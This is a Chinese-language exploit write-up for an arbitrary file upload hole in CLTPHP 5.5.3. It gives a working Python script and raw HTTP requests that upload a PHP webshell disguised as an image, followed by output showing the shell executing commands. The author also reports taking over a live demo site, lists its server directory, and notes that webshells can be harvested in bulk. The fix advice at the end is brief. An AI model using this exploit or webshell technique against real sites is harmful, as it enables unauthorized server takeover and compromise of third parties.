0x00 环境准备

CLTPHP官网：http://www.cltphp.com

网站源码版本：CLTPHP内容管理系统5.5.3版本

程序源码下载：https://gitee.com/chichu/cltphp

默认后台地址：http://127.0.0.1/admin/login/index.html

默认账号密码：后台登录名：admin 密码：admin123

测试网站首页：

0x01 代码分析

1、漏洞文件位置：/app/user/controller/UpFiles.php 第5-25行：

在这段函数中，未经用户权限验证，获取表单内容，存在越权绕过上传的情况。我们继续跟进move函数：

2、文件位置：/think/library/think/File.php 第329-377行：

在这段函数中，经过一系列检测后上传文件，我们重点来看一下check验证上传函数。

3、文件位置：/think/library/think/File.php 第218-245行：

在check函数中检查文件大小、Mime类型、文件后缀等，主要是从数组$rule中获取，check函数未带入参数$rule，故$rule采用默认值，我们看一下$rule的值

在同文件中$rule默认值为date，调用ThinkPHP的上传函数，但配置不当导致过滤函数chenk无效，导致程序在实现存在任意文件上传漏洞，攻击者无需任何权限，可直接上传恶意脚本，控制网站服务器权限。

0x02 漏洞利用

利用方式一：

1、 通过编写Python脚本，模拟Ajax 异步请求， Python'脚本如下：

```python
#!/usr/bin/python
#-*- coding: UTF-8 -*-
import requests
header = { 'User-Agent' : 'Mozilla/4.0 (compatible; MSIE 5.5; Windows NT)' ,
            'X-Requested-With': 'XMLHttpRequest',}
url = "http://127.0.0.1/user/upFiles/upload"
files ={'file':('1.php',open('1.php','rb'),'image/jpeg')}
res = requests.post(url, files=files,headers=header)
print res.text
```

2、在同一目录下放置脚本和1.php文件名的小马，运行Python脚本，成功上传木马并返回路径。

3、访问url，成功getshell

Load URL	http://127.0.0.1/public//uploads/20180309/bf109866c467f02a7c96884f39297c8c.php
Split URL	
Execute	

☑ Enable Post data   ☐ Enable Referrer

Post data   g=phpinfo();

PHP Version 5.6.27

System	Windows NT DESKTOP-464SHOH 10.0 build 16299 (Windows 10) i586
Build Date	Oct 14 2016 10:15:39
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled

某demo演示站点已getshell

1、修改url地址，运行Python脚本，获取一句话上传路径


```
\CLTPHP>CLPHP_upload.py http://          .com
{"code":1,"info":"图片上传成功!","url":"\/uploads\/20180316\/bf4ca623e0219b83e40bbe2199937f81.php"}
```

2、成功控制网站服务器，未深入，仅截图作为演示。

另外，通过该漏洞可批量获取webshell，具体要看用户量多少了。

demo.cltphp.com

/usr/home/hyu2841210001/htdocs/public/uploads/20180309/

121.40.233.94	目录(0),文件(2)		
□ ⬜ /	名称	时间	大小	属性
□ 📁 usr	📄 15878440563c67ec6d9d1aab700fb154.php	2018-03-09 11:33:48	42	0644
□ 📁 home	📄 7612e59d32fbd31a93a9597ac0bbe582.php	2018-03-09 11:29:03	25	0644

站点类别
默认类别
Type1
日程提醒
快捷方式

利用方式二：

1、在前台注册一个用户test，登录会员中心

2、在会员中心—设置—上传图片马（包含一句话）—抓包改包为php后缀名


```
Request
Raw  Params  Headers  Hex
POST /user/upFiles/upload HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN, zh;q=0.8, en-US;q=0.5, en;q=0.3
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Referer: http://127.0.0.1/user/set/index.html
Content-Length: 2948
Content-Type: multipart/form-data; boundary=---------------------------223241581815764
Connection: keep-alive

-----------------------------223241581815764
Content-Disposition: form-data; name="file"; filename="2.php"
Content-Type: image/jpeg

GIF89aP  P      撤绳D 溶纱欤w    V困 极 R&礜  \3  撒雪 婿  苏
叮  b;瘫  瑔氏郝x}肌主昳 始   魔瑀K嫌w號:G绮   C   捉随栿纥b<吼7|樱姬p  隩糯菌%r
    珪  订_i禾n    乏  杜殷医  踯皲姊w  杆柄G榈腿靓喽摁yQ
R u碒  屎  kR   锦潲脈~呷C  vS 嗽  ˜˙vУ 帐甜v抽i  心碿书乡
```

```
Response
Raw  Headers  Hex
HTTP/1.1 200 OK
Date: Fri, 09 Mar 2018 01:33:06 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j mod_fcgid/2.3.9
X-Powered-By: PHP/5.6.27
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: PHPSESSID=j7pp3vq3ij4r27eg5rsis8m1p6; path=/
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=utf-8
Content-Length: 105

{"code":1,"info":"图片上传成功!","url":"\/uploads\/20180309\/64a211154e71c05795a9f901860b62
b9.php"}
```

3、访问shell地址，成功获取网站权限

http://127.0.0.1/public/uploads/20180309/64a211154e71c05795a9f901860b62b9.php

☑ Enable Post data ☐ Enable Referrer

Post data

g=phpinfo();

PHP Version 5.6.27

System	Windows NT DESKTOP-464SHOH 10.0 build 16299 (Windows 10) i586
Build Date	Oct 14 2016 10:15:39
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	E:\study\php\php-5.6.27-nts\php.ini

0x03 修复建议

1、添加上传页面的认证，通过白名单限制上传文件后缀；

2、禁止上传目录脚本执行权限。